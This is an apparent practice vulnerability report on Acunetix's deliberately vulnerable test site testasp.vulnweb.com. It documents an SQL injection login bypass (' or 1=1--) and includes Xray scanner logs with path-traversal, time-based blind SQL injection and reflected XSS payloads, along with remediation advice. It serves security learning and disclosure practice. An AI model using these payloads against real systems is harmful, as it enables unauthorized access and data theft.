
VULNERABILITIES REPORT

DOMAIN:-
https://vulnweb.com/
SUBDOMAIN:-
http://testasp.vulnweb.com/




- **Title :-**

SQL injection in your website.

- **Summary:-**

Your website http://testasp.vulnweb.com/ has an endpoint that is vulnerable to an injection namely – SQL(structured query language) injection vulnerability , in which malicious SQL statements are inserted into an input field(Username and password) for execution (e.g. to dump the database contents to the attacker). For example, when user input incorrectly filtered for string literal escape characters embedded in SQL statements is not strongly typed and unexpectedly executed.



- **Steps to reproduce:-**


To reproduce this attack,

1)An attacker will setup his kali terminal and install any vulnerability scanning tool for example :-xray , nmap, nessus, nulcei etc

2) He will gather information such as main website’s subdomains, open ports and many vulnerabilities present in your website.

3)Also, attacker will intercept the request using burp suit.

4)Navigate the login page and input the (‘ or 1=1--) payload in the username field with any password .5) Submit the form and bypass authentication



- **Environment:-**

Platform :- Virtual box(kali-linux-2023.4)

Operating system:-Desbian


Browser:-Firefox

- **Severity:-**


This vulnerability allows an attacker to bypass authentication and gain unauthorized access to sensitive data .The severity is classified as critical.

- **Recommendation:-**


I recommend implementing prepared statements or parameterized queries in the login form.



- **Attachments:-**




```
        xstream/SSRF/CVE-2020-26258
        xstream/SSRF/CVE-2021-21342
        xstream/SSRF/CVE-2021-21349
        xstream/SSRF/CVE-2021-39150
        xstream/SSRF/CVE-2021-39152
        xxe/xxe/blind

[INFO] 2024-01-22 02:51:50 [default:dispatcher.go:444] processing GET http://testasp.vulnweb.com/
[INFO] 2024-01-22 02:51:50 [default:dispatcher.go:444] processing GET http://testasp.vulnweb.com/Default.asp
[INFO] 2024-01-22 02:51:52 [basic-crawler:crawer.go:367] workingTask:1 reaminTask:0 WorkerCount:6
[*] scanned: 0, pending: 11, requestSent: 40, latency: 283.45ms, failedRatio: 0.00%
[INFO] 2024-01-22 02:51:53 [basic-crawler:basic_crawler.go:78] crawler stopped
[*] scanned: 0, pending: 11, requestSent: 124, latency: 303.56ms, failedRatio: 0.00%
[INFO] 2024-01-22 02:51:58 [default:dispatcher.go:444] processing GET http://testasp.vulnweb.com/Templatize.asp?item=html/about.html
[INFO] 2024-01-22 02:52:01 script poc-yaml-laravel-filemanager-cve-2022-40734-path-traversal run payload req01
[INFO] 2024-01-22 02:52:02 script poc-yaml-laravel-filemanager-cve-2022-40734-path-traversal run payload req02
[*] scanned: 1, pending: 10, requestSent: 233, latency: 298.05ms, failedRatio: 0.00%
[WARN] 2024-01-22 02:52:04 [sqldet:detector.go:239] different response status code 500/200
[Vuln: path-traversal]
Target           "http://testasp.vulnweb.com/Templatize.asp?item=html/about.html"
VulnType         "path-traversal/default"
Payload          "..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\windows/win.ini"
Position         "query"
ParamKey         "item"
ParamValue       "..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\windows/win.ini"

[INFO] 2024-01-22 02:52:06 [default:dispatcher.go:444] processing GET http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F
[*] scanned: 1, pending: 10, requestSent: 403, latency: 288.51ms, failedRatio: 0.00%
[INFO] 2024-01-22 02:52:09 [default:dispatcher.go:444] processing GET http://testasp.vulnweb.com/Register.asp?RetURL=%2FDefault%2Easp%3F
[INFO] 2024-01-22 02:52:11 [default:dispatcher.go:444] processing GET http://testasp.vulnweb.com/Search.asp
[INFO] 2024-01-22 02:52:11 script poc-yaml-adobe-experience-manager-cve-2019-8086-xxe run payload linux
[INFO] 2024-01-22 02:52:12 script poc-yaml-adobe-experience-manager-cve-2019-8086-xxe run payload win
[*] scanned: 2, pending: 9, requestSent: 697, latency: 285.93ms, failedRatio: 0.00%
[INFO] 2024-01-22 02:52:13 [default:dispatcher.go:444] processing POST http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F
[INFO] 2024-01-22 02:52:14 [bruteforce:formbrute_community.go:270] start to brute form, username field: "tfUName", password field: "tfUPass"/
[INFO] 2024-01-22 02:52:14 [default:dispatcher.go:444] processing GET http://testasp.vulnweb.com/showforum.asp?id=0
[INFO] 2024-01-22 02:52:15 [bruteforce:formbrute_community.go:311] sample similarity 100
```




```
[INFO] 2024-01-22 02:52:29 script poc-yaml-bitbucket-unauth run payload path05
[INFO] 2024-01-22 02:52:29 script poc-yaml-bitbucket-unauth run payload path06
[INFO] 2024-01-22 02:52:30 script poc-yaml-bitbucket-unauth run payload path07
[INFO] 2024-01-22 02:52:30 script poc-yaml-bitbucket-unauth run payload path08
[INFO] 2024-01-22 02:52:31 script poc-yaml-php-proxy-cve-2018-19458-fileread run payload linux
[INFO] 2024-01-22 02:52:32 script poc-yaml-php-proxy-cve-2018-19458-fileread run payload win
[Vuln: sqldet]
Target           "http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F"
VulnType         "blind-based/default"
Payload          "QgxZcwiv'and(select+1)>0waitfor/**/delay'0:0:2"
Position         "body"
ParamKey         "tfUPass"
ParamValue       "QgxZcwiv'and(select+1)>0waitfor/**/delay'0:0:2"
avg_time         "298"
std_dev          "36"
sleep_time       "2000"
p_time           "289"
n_time           "2342"
stat             "{\"normal\":{\"samples\":[289,274,267,374,278,308],\"avg\":298.3333333333333,\"std_dev\":36.270588023294515,\"sleep_time\":2},\"sleep_0_ti
me\":289,\"quick_check\":{\"samples\":[2342],\"sleep\":2},\"verify\":{\"samples\":[3279,3301,3370],\"sleep\":3}}"
title            "Generic SQL Server time based case ['string']"
type             "time_based"

[WARN] 2024-01-22 02:52:33 [sqldet:detector.go:233] different response status code 200/500
[*] scanned: 3, pending: 8, requestSent: 1583, latency: 461.29ms, failedRatio: 0.00%
[Vuln: xss]
Target           "http://testasp.vulnweb.com/Search.asp?tfSearch=123456"
VulnType         "reflected/default"
Payload          "<sCrIpT>alert(1)</sCrIpT>"
Position         "query"
ParamKey         "tfSearch"
ParamValue       "emnyitfxohwagxsafoxl"

[INFO] 2024-01-22 02:52:34 script poc-yaml-mantisbt-cve-2017-7615-unauth run payload req01
[INFO] 2024-01-22 02:52:35 script poc-yaml-mantisbt-cve-2017-7615-unauth run payload req02
[INFO] 2024-01-22 02:52:35 script poc-yaml-mantisbt-cve-2017-7615-unauth run payload req03
[INFO] 2024-01-22 02:52:35 script poc-yaml-mantisbt-cve-2017-7615-unauth run payload req04
[INFO] 2024-01-22 02:52:36 script poc-yaml-mantisbt-cve-2017-7615-unauth run payload req05
```

Scanning vulnerabilities with help of tool Xray.



- **Attachments:-**



testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F

acunetix
acuforum
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
about - forums - search - login - register - SQL scanner - SQL vuln help
Login


Username: Hacker' or 1=1--

Password: •••••••

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

Login authentication bypass using payload " ' or 1=1-".



- **Impact:-**

Attackers can gain unauthorized access to the database by injecting malicious SQL queries . Attackers can modify or delete existing database, potentially causing data integrity issues or making unauthorized changes to user account. Organization may face regulatory consequences if they fail to protect sensitive information.

- **Contact information:-**

arabiannightmare93@gmail.com

- **Timeline:-**

Discovery date :-January 22,2024

Planned public disclosure date:-February 1,2024